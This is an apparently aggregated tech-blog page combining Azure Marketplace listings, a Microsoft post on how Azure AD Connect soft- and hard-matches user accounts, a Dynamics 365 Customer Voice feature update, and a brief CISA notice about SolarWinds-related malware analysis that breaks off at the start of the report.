HAProxy 1.8 with Debian 10: Cognosys has pre-configured this ready-to-run image containing HAProxy 1.8.19 on Debian 10 Linux. HAProxy is an open-source, high-availability server that provides TCP/HTTP load balancing and proxying.
|
 |
IBM WebSphere Product Family on Azure Overview: The IBM WebSphere product family is a suite of enterprise Java application servers that enable enterprise Java workloads on Microsoft Azure. These servers run on Microsoft Azure Red Hat OpenShift, Azure Kubernetes Service, and VMs.
|
 |
Intelligent Data Platform: Powered by Microsoft Azure, the EY Intelligent Data Platform is a scalable solution to optimize data in real-time, generate rapid insights, enhance decision-making, and deliver greater business value. The platform supports risk management, regulatory reporting, governance, and more.
|
 |
ioMoVo: ioMoVo offers you a range of storage, data exchange, and multimedia management options for cloud or on-premises storage. This solution from Practical Solutions Inc. provides secure access to your data and lets you interconnect multiple storage platforms.
|
 |
ioMoVoS: An add-in for the Practical Solutions Inc. ioMoVo platform, ioMoVoS provides media services such as video indexing, analysis of media with machine learning, publication to external video platforms, and more.
|
 |
IoT Ambient Conditions Intelligent Service: IoT Ambient Conditions Intelligence Service helps data center operators, manufacturers, and plant operators improve their performance and reduce costs by improving the operational ambient conditions and reducing equipment maintenance.
|
 |
Jenkins with Debian 10: Cognosys has pre-configured this ready-to-run image containing Jenkins 2.263.4 on Debian 10 Linux. Jenkins is a Java-based open-source tool providing continuous integration services for software development.
|
 |
KeyScaler for Azure Sphere: Device Authority provides Sphere Security Automation powered by Keyscaler to enable end-to-end service offerings with enhanced security on Microsoft Azure Sphere.
|
 |
LAMP with Debian 10: Cognosys has pre-configured this ready-to-run image containing a LAMP (Linux Apache MySQL PHP) stack on Debian 10 Linux. This image has been designed for enterprise customers who want to deploy a secure LAMP server. This image contains Apache HTTP Server 2.4.38, PHP 7.3, and MySQL Server 8.0.23.
|
 |
Microsoft Teams VoIP Calling Solutions: Add a virtualDCS calling plan to extend your Microsoft Teams solution by enabling VoIP calling to non-Teams devices and telephones. virtualDCS offers a range of telephony services that integrate with Teams to meet your business requirements.
|
 |
Modern Workplace: The EY Modern Workplace services provide integrated and secure solutions for collaboration built on Microsoft 365, Windows 10, and enterprise mobility. With EY, you can be confident of having the right strategy, technology, capabilities, and governance to fuel and sustain your work.
|
 |
Mozzaz Digital Health Platform (SaaS): Mozzaz is a digital health technology company that specializes in interactive solutions for remote patient monitoring, active engagement, and virtual telehealth. The Mozzaz platform provides over 200 digital solution libraries based on clinically proven interventions.
|
 |
NetFoundry Edge Router: NetFoundry Edge Routers provide zero trust connectivity between Microsoft Azure and any site, edge device, private/public clouds, and hybrid applications. Create orchestrated networks delivered as a service to replace VPNs and SD-WAN.
|
 |
Nextcloud – The self-hosted productivity platform: Linnovate offers this self-hosted instance of Nextcloud Flow, enabling users to quickly and securely share files and folders. Nextcloud Flow features file access control, encryption, authentication, and ransomware recovery capabilities.
|
 |
Online Cloud Backup for SharePoint: Back up SharePoint data through a browser-based portal with CloudCover 365 from virtualDCS. CloudCover 365 integrates with Veeam Backup 365 and Azure Active Directory.
|
 |
Pachyderm Enterprise: Pachyderm is an enterprise-grade data science platform built on Kubernetes. Deploy a Pachyderm cluster on Microsoft Azure and deploy automated machine learning workflows at scale.
|
 |
PCG Analytics: This service enables strategic decision-making and reporting for stakeholders inside and outside of a university. Built on Microsoft Power BI, PCG Analytics integrates with external data sources, provides role-based dashboards, and delivers comprehensive data analysis for non-technical users.
|
 |
Project to Planner Sync – SaaS: PPM Works’ Microsoft Project and Planner Sync enables two-way task synchronization between Microsoft Project Online and Microsoft Planner. Give your executives the visibility they seek with this powerful tool.
|
 |
Public Finance Manager: Public Finance Manager (PFM) is a blockchain solution that addresses long-standing issues challenging public finance management. PFM integrates with existing ERP systems and facilitates viewing and reconciliation of appropriation and management frameworks.
|
 |
Python 3 with Debian 10: Cognosys has pre-configured this ready-to-run image containing Python 3.7.3 on Debian 10 Linux. Python is an open-source programming language with support for object-oriented programming, dynamic typing, and dynamic binding.
|
 |
QStock Warehouse Management & Order Management: The QStock warehouse management solution runs on Microsoft Azure and integrates in real time with Sage Intacct. QStock offers inventory control, integrated shipping, lot and serial tracking, e-commerce support, commercial invoices, and more.
|
 |
Restaurantintra: Restaurantintra is a SaaS-based sales reporting solution for restaurants. The software provides mobile-friendly interactions, support for multiple restaurants, sales analysis, reporting, and budgeting. This software is available in Finnish and English.
|
 |
RiskIntegrity IFRS 17: RiskIntegrity helps insurers of any size transition from legacy accounting frameworks to the IFRS 17 standard. The solution integrates with existing infrastructure and supports credit insurers, reinsurers, life insurers, and non-life insurers.
|
 |
RiskIntegrity LDTI: RiskIntegrity helps insurers of any size transition from legacy accounting frameworks to the Long-Duration Targeted Improvements (LDTI) accounting requirements. The solution integrates with existing infrastructure and supports credit insurers, reinsurers, life insurers, and non-life insurers.
|
 |
Rocky DEM 4.4: CrunchYard’s Rocky DEM 4.4 System is a Microsoft Azure-based VM that provides a suitable environment for users to run Rocky DEM simulations with single or multiple Nvidia GPUs. Rocky is installed and configured on the chosen VM along with Nvidia CUDA drivers.
|
 |
SimplificaCI: The SimplificaCI platform helps organizations facilitate internal communications across multiple channels, making your company more productive and profitable. The solution integrates with desktop, mobile, calendar, and email communications. This solution is available only in Portuguese.
|
 |
SkyHive Enterprise: SkyHive Enterprise drives rapid workforce transformation by delivering real-time, skill-level insights into internal workforces and external labor markets, identifying future skills, and facilitating individual-and company-level reskilling.
|
 |
Union Benefit and Project Timesheet Tracker: Simplify your union payroll with the Data Pros Timesheet app, built on Microsoft SharePoint and the Microsoft Power Platform. This automation software integrates with popular payroll systems and calculates union benefit payments, insurance, USL&H, and more.
|
 |
UtilityWave: UtilityWave delivers the required capabilities to tackle the challenges of multiple legacy systems, IoT devices, and a dynamic energy grid. UtilityWave utilizes Microsoft Azure to provide a scalable platform on which utilities can build digital energy services.
|
 |
Veritas APTARE IT Analytics: Quickly deploy Veritas APTARE IT Analytics for reporting insights into your hybrid cloud storage environment. This BYOL version provides the visibility enterprises need to identify underutilized IT resources they can repurpose to achieve significant cost savings.
|
 |
Volunteer Management System: Web Synergies’ iVolunteer is an end-to-end volunteer management system that is designed to help not-for-profit organizations increase efficiency, reduce costs, expand community outreach, and enable effective fundraising.
|
 |
WordPress with Debian 10: Cognosys has pre-configured this ready-to-run image featuring WordPress 5.6.2 on Debian 10 Linux. WordPress is an open-source CMS that provides a templating system for content publication. This image includes MySQL Server 8.0.23, Apache HTTP Server 2.4.38, and PHP 7.3.
|
Consulting services
|
 |
1-Day Smart Maintenance Envisioning Workshop: HSO will guide you on the journey from preventive maintenance to predictive maintenance by using Microsoft Azure AI. After reviewing your business objectives, HSO consultants will brainstorm solutions to define the strategy needed to drive your desired business outcomes.
|
 |
Advanced Analytics Discovery: 10-Week Workshop: The Advanced Analytics Discovery program from Peak Indicators will architect and deliver a blueprint for your organization to deploy a solution on Microsoft Azure using services such as Azure Machine Learning, Azure Databricks, and Azure Synapse Analytics.
|
 |
AI & Advanced Analytics Services: 10-Week Proof of Concept: Tiger Analytics will help you drive planning and optimization of brand investments to improve sales, customer acquisition, customer insights, product analytics and more. The data engineering service includes the design and development of an ETL pipeline using Azure Machine Learning services.
|
 |
Azure Advanced Analytics: 10-Week Implementation: Peak Indicators will work closely with your data science teams to deliver a pilot analytics solution built on Microsoft Azure. The engagement will focus on a use case defined with your stakeholders, development of a solution, and deployment of data science experiments and models.
|
 |
Azure App Modernization: 2-Week Implementation: Softlanding’s engagement covers the benefits of Microsoft Azure and highlights Azure services that will help you modernize your applications. This offer includes guidance and deployment assistance for your developers to update on application to use Azure.
|
 |
Azure Application Migration: 1-Week Assessment: PetaBytz’s cloud migration team will help your business get started using Microsoft Azure or optimize your current implementation. The service includes guidance on infrastructure, migration strategy for apps, and a high-level roadmap for migration planning.
|
 |
Azure Automation: 4-Hour Assessment: In this free assessment, akquinet AG will explore the possibilities for you to automate tasks using automation tools on Microsoft Azure. This service is available for either an existing Azure tenant or a planned environment.
|
 |
Azure Migration: 10-Week Implementation: Cybercom Group’s Cloud Migration Practice will onboard you and your applications on Microsoft Azure to enable further growth. Cybercom will migrate and modernize your digital estate.
|
 |
Azure Sentinel: 2-Week Implementation & Maintenance: Softlanding will provide you with a high-level view of your security infrastructure by deploying Microsoft Azure Sentinel, hardening your Microsoft 365 environment, and configuring baseline security reports.
|
 |
Azure Synapse Analytics: 5-Day Implementation: Softlanding will provide you with a strong foundation to analyze big data using Microsoft Azure Synapse Analytics and create reports built on Microsoft Power BI. This service includes data ingestion, design of data lake and data warehouse, and data cleansing.
|
 |
Azure Windows Virtual Desktop: 6-Week Proof of Concept: Stay ahead of the curve by utilizing Practical Solutions Inc.’s professional services to quickly unlock the full scope of Windows Virtual Desktop on Microsoft Azure. Practical Solutions will develop a conceptual proof of concept and deliver a roadmap for deployment.
|
 |
Build Up with Azure: 5-Day Assessment & Propositions: Indacon offers a remote engagement to build up or integrate your solutions on Microsoft Azure. Indacon will identify how you can migrate or optimize environments and will define a roadmap to provide you with immediate benefits in cost, performance, and security.
|
 |
Cloud Adoption Framework: 6-Week Implementation: Practical Solutions Inc. (PSI) will highlight the best practices, key value, and benefits of Microsoft Azure cloud services. PSI will walk you through the Microsoft Cloud Adoption Framework, guide you through adoption, and identify key cost-saving opportunities.
|
 |
Cloud Services for Azure Lighthouse: Practical Solutions Inc. (PSI) will support your Azure-based cloud services using Microsoft Azure Lighthouse. With Azure Lighthouse, you maintain control of your Azure tenant while PSI has the access required to support you.
|
 |
Containers with OpenShift on Azure: Implementation: Uni Systems provides consulting and assistance for you transition to a container-based architecture for DevOps using Red Hat OpenShift on Microsoft Azure. The engagement includes assistance in establishing DevOps practices, configuring CI/CD pipelines, cluster optimization, and more.
|
 |
Data Governance: 10-Week Implementation: Exelegent will implement security and information governance capabilities in your healthcare organization by using Microsoft Azure Information Protection, cybersecurity frameworks, and industry best practices.
|
 |
GitHub and Azure DevOps: 2-Day Workshop: Brainscale will highlight features of GitHub and Microsoft Azure DevOps to help participants decide which developer collaboration platform suits their needs. This workshop includes an overview of DevOps fundamentals and industry practices, as well guidance on migrating from older source control platforms.
|
 |
Migrate to Azure: 4-Week Implementation: Foghorn Consulting experts will help you migrate to Microsoft Azure and manage your cloud operations. Foghorn provides expertise in cloud engineering, site reliability, performance optimization, and other services to improve your ROI and accelerate DevOps efforts.
|
 |
MOQdigital Azure Migration: 2-Week Implementation: MOQdigital will migrate your virtual machines to Microsoft Azure IaaS. This service is aimed at customers who want to migrate workloads in a secure manner and establish a repeatable process for server migration using Microsoft best practices.
|
 |
Mphasis EON Quantum Computing: 5-Day Assessment: Mphasis’s assessment helps enterprises perform a structured analysis to determine if using quantum computing is a relevant approach for solving your specific business problem. Mphasis will evaluate software, hardware, and algorithm requirements for you.
|
 |
Mphasis EON Quantum Computing: 5-Day Workshop: Mphasis’s hands-on workshop helps enterprises create a roadmap for using quantum computing to solve business problems in machine learning, optimization, and simulation.
|
 |
Mphasis EON Quantum Computing: 6-Week Proof of Concept: Mphasis will create a proof of concept to establish a business case for a quantum computing solution to solve your critical business problem. This offer is led by Mphasis’s team of experts in quantum computing, data science, and Microsoft Azure.
|
 |
Smart Meter Analytics: 8-Week Implementation: Neudesic will process, validate, and prepare smart meter data for visualization and analysis on a hybrid cloud architecture that utilizes on-premises Microsoft SQL Server and Microsoft Power BI with Microsoft Azure HDInsight.
|
 |
VoIP Networks Cloud9 Promotion: VoIP Networks will act as your one-stop vendor for all facets of your telephony and networking technologies. This offer includes a central point of contact for all common carriers to maintain existing services or coordinate activation of new ones.
|
|

by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
Hey folks, Eric Woodruff here – Customer Engineer still living and breathing in the world of Azure Active Directory.
Today we are going to dive into the specifics of how user accounts in Active Directory are matched to user accounts in Azure Active Directory.
For organizations that started their Azure AD journey with services such as Office 365, the implementation of Azure AD Connect (now including Azure AD Connect Cloud Sync) is relatively low effort when there is not an existing stake in the cloud.
On the flip side, when working with organizations that have already been on their cloud journey, but never synchronized their Azure AD (AAD) tenant with Active Directory (AD), there is more concern about how this process works when the same user exists in both directories.
And with this concern comes some common questions, which I hope to bring some clarity to here.
Before we jump into things, note that we have some excellent documentation that covers a lot of the details of this as well, which can be found here:
Azure AD Connect: When you already have Azure AD | Microsoft Docs
Is configuring Azure AD Connect “destructive”?
While the term destructive can be interpreted a few ways, the sum of the question is whether existing user accounts in the Azure AD tenant will be deleted or overwritten by Azure AD Connect.
One of the main reasons behind this question, is the concern that users already have group membership, RBAC roles assigned, applications they are accessing, and so on; losing this would require having to reconfigure these assignments.
The answer is no – Azure AD Connect synchronizes in a way such that any existing AAD users (referred to as cloud-mastered, but also informally as “cloud-only” or “cloud-sourced”) will remain in the directory, and new user objects from Active Directory will be created in the cloud.
What about when the same user already exists in both places?
Before we talk about how user account matching happens, let’s get a quick background on what defines object uniqueness within directories.
Object Uniqueness
In both AD and AAD, every object has an immutable ID – a unique attribute that persists for the lifetime of the user object. The immutable ID attribute in AAD is ObjectId; in AD it is objectGUID. And while many times we are used to referring to on-premises user objects in terms of their SID (security Identifier), from a directory perspective the immutable ID is what represents object uniqueness.
Because these values are what represent a unique user object, it’s what allows you to change the User Principal Name (UPN), or on-premises samAccountName, and all the groups, ACL’s, and everything assigned to that user object remain.
How Azure AD aligns user objects
If you inspect ObjectId and objectGUID, you will notice these attributes are not the same, both in format as well as value. It is up to AAD and/or Azure AD Connect to align existing user objects, which is based on sourceAnchor. Technically the attribute name is ImmutableId in AAD, sourceAnchor in the metaverse in Azure AD Connect, and usually (but not always) mS-DS-ConsistencyGuid in Active Directory. Logically immutable ID and sourceAnchor terminology can be used interchangeably when discussing the attribute that represents the tie between the AAD and AD user object.
If the user object is new, then by default Azure AD Connect will take the objectGUID of the user object, calculate the Base64 of the value, and then write it to the user object mS-DS-ConsistencyGuid attribute in AD.
Certain customer scenarios may call for using a different attribute as the data source for sourceAnchor from Active Directory, but generally customers should allow Azure AD Connect to manage this for their environment.
You can read further about sourceAnchor within Azure AD Connect here:
Azure AD Connect: Design concepts | Microsoft Docs
Handling the duality issue
The background on sourceAnchor helps paint the picture when we start to talk about user matching. We have two types of object matching within Azure AD – soft-matching and hard-matching.
Soft-matching
Soft-matching is the case where we attempt to match two disparate user objects without existing sourceAnchor information; Azure AD will attempt to match user objects based on either UPN or email address.
Soft-match by UPN
Here we are going to look at soft-matching based on the UPN. We have our user, Lee Gu, existing as a cloud-mastered user – Lee has no ImmutableId, and Directory synced is no (keyed off the hidden attribute cloudMastered being true).

To synchronize Lee, we will need to move the user object into an OU that is scoped for synchronization by Azure AD Connect, but first let’s look at the user data – note that mS-DS-ConsistencyGuid is empty.

While not required for the match itself, if we want to see what the sourceAnchor of Lee is going to be, we can leverage a quick PowerShell command:
[system.convert]::ToBase64String(([guid](get-aduser -identity $_).objectguid).ToByteArray())

Because we are impatient, we force a delta sync of Azure AD Connect, and check out the results of the UPN soft-match.



Key Takeaways:
- The user object has been changed to a directory synchronized user account; cloudMastered has been changed from true to false.
- User attributes from AD have flown through and updated on the user object in AAD; this is because AD is the authoritative directory.
- The ImmutableId/sourceAnchor we calculated matches what was calculated by Azure AD Connect and written to AAD, as well as populated in AD for mS-DS-ConsistencyGuid.
- The ObjectId in AAD has not changed. This is one is critical in showing that, whatever Lee had access to prior, that access will persist.
Soft-match by mail
This time we are going to look at soft-matching by the email address. We have our user, Foster Caleb, existing as a cloud-mastered user – Foster has no ImmutableId, and Directory synced is no.


Before we move Foster into scope for synchronization, let’s look at the user account in AD. Note that the UPN does not match between the directories, but the mail attribute does.

After our Azure AD Connect delta sync, let’s examine the results of the soft-match by mail. Because the UPN has changed, in AAD we must either query by the ObjectId or the updated UPN for our results.




Key Takeaways:
- The user object has been changed to a directory synchronized user account; cloudMastered has been changed from true to false.
- User attributes from AD have flown through and updated on the user object in AAD, including the UPN; this is because AD is the authoritative directory.
- The ImmutableId/sourceAnchor has been calculated and populated in AAD and AD.
- The ObjectId in AAD has not changed. This is one is critical in showing that, whatever Foster had access to prior, that access will persist.
Hard-matching
Unlike soft-matching, hard-matching is more common when we are discussing DR scenarios for Azure AD Connect, or cross-forest user migrations. In our example, however, we are going to show how hard-matching can effectively match two user objects that have neither a matching UPN nor email address.
A word of caution – incorrectly setting the wrong ImmutableId can cause cascading negative impact on users, which can flow into not just AAD, but also Exchange Online, as well as other services and applications that consume and key off UPN or email address.
We have our user, Lidia Holloway, existing as a cloud-mastered user – Lidia has no ImmutableId, and Directory synced is no. Note that the user object in AAD has no matching UPN nor email address in AD.



Before moving Lidia under scope for synchronization, we need to generate the ImmutableId and write it to AAD; it’s important to do this prior to scoping the user object for sync, otherwise it will just be created as a new user in AAD. Keying off the objectGUID in AD, we calculate and write the value for ImmutableId in AAD.

We run our Azure AD Connect delta sync and examine the results of the match.



Key Takeaways:
- The user object has been changed to a directory synchronized user account; cloudMastered has been changed from true to false.
- User attributes from AD have flown through and updated on the user object in AAD, including the UPN and mail; this is because AD is the authoritative directory.
- The ObjectId in AAD has not changed. This is one is critical in showing that, whatever Lidia had access to prior, that access will persist.
What else is important to know about matching?
Be careful with email address matching.
Email address matching has potentially higher ramifications on the user object. Many Enterprise Applications consume the UPN as the Name ID claim, which defines the uniqueness of the user object; if this has changed the application may see the user as a new user. If Azure AD Provisioning handles user object synchronization to the application, it can usually manage these changes, but manual user provisioning or just-in-time (JIT) may see the user as a different object.
Users with administrative roles in Azure AD will bypass matching.
To prevent unaccounted for account takeover of roles with privilege assignment, any user object that has an admin role assigned in AAD will be bypassed for matching.
Speaking of administrative roles and synchronization in general, highly privileged user accounts should be separated out from regular user accounts. Further, privileged accounts should be cloud-mastered, to prevent account takeover, as well as bypass dependencies on federated identity providers. For more information about protecting Azure AD from on-premises attack vectors, refer to this blog post by our Alex Weinert:
Protecting Microsoft 365 from on-premises attacks – Microsoft Tech Community
Groups and Contact objects work too.
If the group or contact has a mail address populated, they can be soft-matched based on this attribute. We can’t set the ImmutableId on these objects, so we don’t have a method of providing for hard-matching.
Understanding where matches are evaluated.
Soft-matching happens in Azure AD, which is why a user will show as an add in Azure AD Connect instead of an update. Hard-matching can be performed by Azure AD Connect, which helps expedite directory re-synchronization in the event of a disaster; this also helps accelerate the process of standing up a staging server for Azure AD Connect and having existing users matched.
Happy Matching!
For those that are either starting their cloud journey, apprehensive about connecting their directories, or just curious about how things work under the hood, I hope this post helps shed some light.
by Contributed | Apr 15, 2021 | Dynamics 365, Microsoft 365, Technology
This article is contributed. See the original author and article here.
In a rapidly changing landscape, interactions between customers and organizations have become the cornerstone to bottom-line success and brand loyalty. That’s why Microsoft Dynamics 365 Customer Voice empowers organizations to easily scale feedback capture for agile responses and personalized customer experiences, all in a robust feedback management solution.
With the 2021 release wave 1 updates for Dynamics 365 Customer Voice, we’ve enhanced our personalization and analysis capabilities, making it easier than ever to understand your customers and build better experiences.
Personalize every interaction with customers

Enhanced survey header customization for maintaining a consistent brand identity

Understanding customers begins with capturing the right data in the right place at the right time. Dynamics 365 Customer Voice empowers feedback collection across every channel; from email to web, SMS, and QR codes. Now, we are bringing custom survey headers to the survey creation process giving organizations more flexibility and personalization in their outreach to customers.
Users can now upload custom images or select from ready-made images for more beautiful surveys. New features such as formatted text, alignment, color selection, sizing, and cropping let organizations stay consistent in how their brand looks, feels, and resonates with customers.
Simplified and customizable data analysis for agile decision making

Data analysis can be intimidating and time-consuming, and in today’s world organizations need to be quick to stay ahead of the competition. Dynamics 365 Customer Voice is easy to use, making it stress-free to surface rich insights about customers. With this update, we are bringing custom survey scoring to the data analysis process, empowering users to create and unlock the insights that matter to their business.

Users can now create and customize their own satisfaction metrics by assigning point values to questions. Directly within the dashboard, users can create a scoring index and calculate average points across questions, allowing them to analyze data in their preferred way. These scored responses make it easier to uncover the trends and rich insights about customers so organizations can make better and quicker customer engagement decisions.
Other updates to Dynamics 365 Customer Voice from attaching a file, over surveyed management, and pause and resume surveys, are now available to view on our 2021 release wave 1 for Dynamics 365 Customer Voice documentation.
Transform how you understand customers with partner solutions
Alongside the built-in capabilities of Dynamics 365 Customer Voice, our partner ecosystem brings enhanced solutions, templates, and workflows to create a comprehensive customer experience solution. These added capabilities expand how organizations understand customers and transform engagement in the moments that matter.
Clarabridge
Our partnership with Clarabridge, through the Microsoft Business Applications ISV Connect program, provides organizations with more complete insights about their customers’ experiences by unifying survey feedback along with calls, chats, messages, emails, social, and more. Clarabridge offers an omnichannel best-in-class natural language understanding AI engine that uncovers valuable insights about customer sentiment, effort, intent, loyalty, and emotion. The fully integrated solution enables organizations to drive action by automatically identifying friction and high-effort touchpoints along the customer journey, reducing customer churn, and diving into the root cause of traditional key performance metrics such as NPS, CSAT, and customer lifetime value. This information is then made available for issue tracking, aggregated reporting, and close loop case management in Microsoft Dynamics 365. Learn more about the Clarabridge and Dynamics 365 Customer Voice solution.
Download the Clarabridge and Microsoft Datasheet.
Solgari
Solgari brings real-time customer feedback through voice and text to Dynamics 365 Customer Voice so organizations can quickly deploy secure, compliant, and scalable surveys to customers. Now available, organizations can utilize Solgari to automate phone and SMS surveys directly within the application using survey questions, workflow, and reporting functions. Customer feedback is captured instantly and integrated directly within Dynamics 365 Customer Voice where the Microsoft Power BI dashboard can surface rich insights about customers. This solution enables businesses to have more effective decisions across any use casecustomer, prospect, staff, and student feedback. Phone and SMS surveys typically have a higher response rate, and now with Solgari and Dynamics 365 Customer Voice, organizations can be flexible and more personalized in their feedback capture. Learn more about the Solgari and Dynamics 365 Customer Voice solution.
Understand your customers like never before
Dynamics 365 Customer Voice is here to help you deliver value to your customers by truly understanding them and responding in the moments that matter. We are continually making product updates, from privacy improvements in January to orchestrating customer journeys at Spring Ignite, and deeper integrations with other Dynamics 365 applications. We are excited about the future of Dynamics 365 Customer Voice as a complete feedback management solution that can transform customer engagement, drive a customer-centric culture, and deliver better business outcomes for your organization. Learn more about Dynamics 365 Customer Voice.
Interested in a demo of Dynamics 365 Customer Voice and our partner solutions? Contact customervoice@microsoft.com.
Download our latest e-book to learn more about understanding your customers or sign up for a free trial of Dynamics 365 Customer Voice. See available offers that will help empower organizations to evolve their customer experience approach.
The post New features personalize customer experiences in Dynamics 365 Customer Voice appeared first on Microsoft Dynamics 365 Blog.
Brought to you by Dr. Ware, Microsoft Office 365 Silver Partner, Charleston SC.
by Scott Muniz | Apr 15, 2021 | Security, Technology
This article is contributed. See the original author and article here.
CISA and the Department of Defense (DoD) Cyber National Mission Force (CNMF) have analyzed additional SolarWinds-related malware variants—referred to as SUNSHUTTLE and SOLARFLARE. One of the analyzed files was identified as a China Chopper webshell server-side component that was observed on a network with an active SUNSHUTTLE infection. The webshell can provide a cyber threat actor an alternative method of accessing a network, even if the SUNSHUTTLE infection was remediated.
The U.S. Government attributes this activity to the Russian Foreign Intelligence Service (SVR).
CISA encourages users and administrators to review Malware Analysis Report MAR-10327841-1.v1, U.S. Cyber Command’s VirusTotal page, and the following resources for more information:
![MAR-10327841-1.v1 – SUNSHUTTLE]()
by Scott Muniz | Apr 15, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.cisa.gov/tlp.
Summary
Description
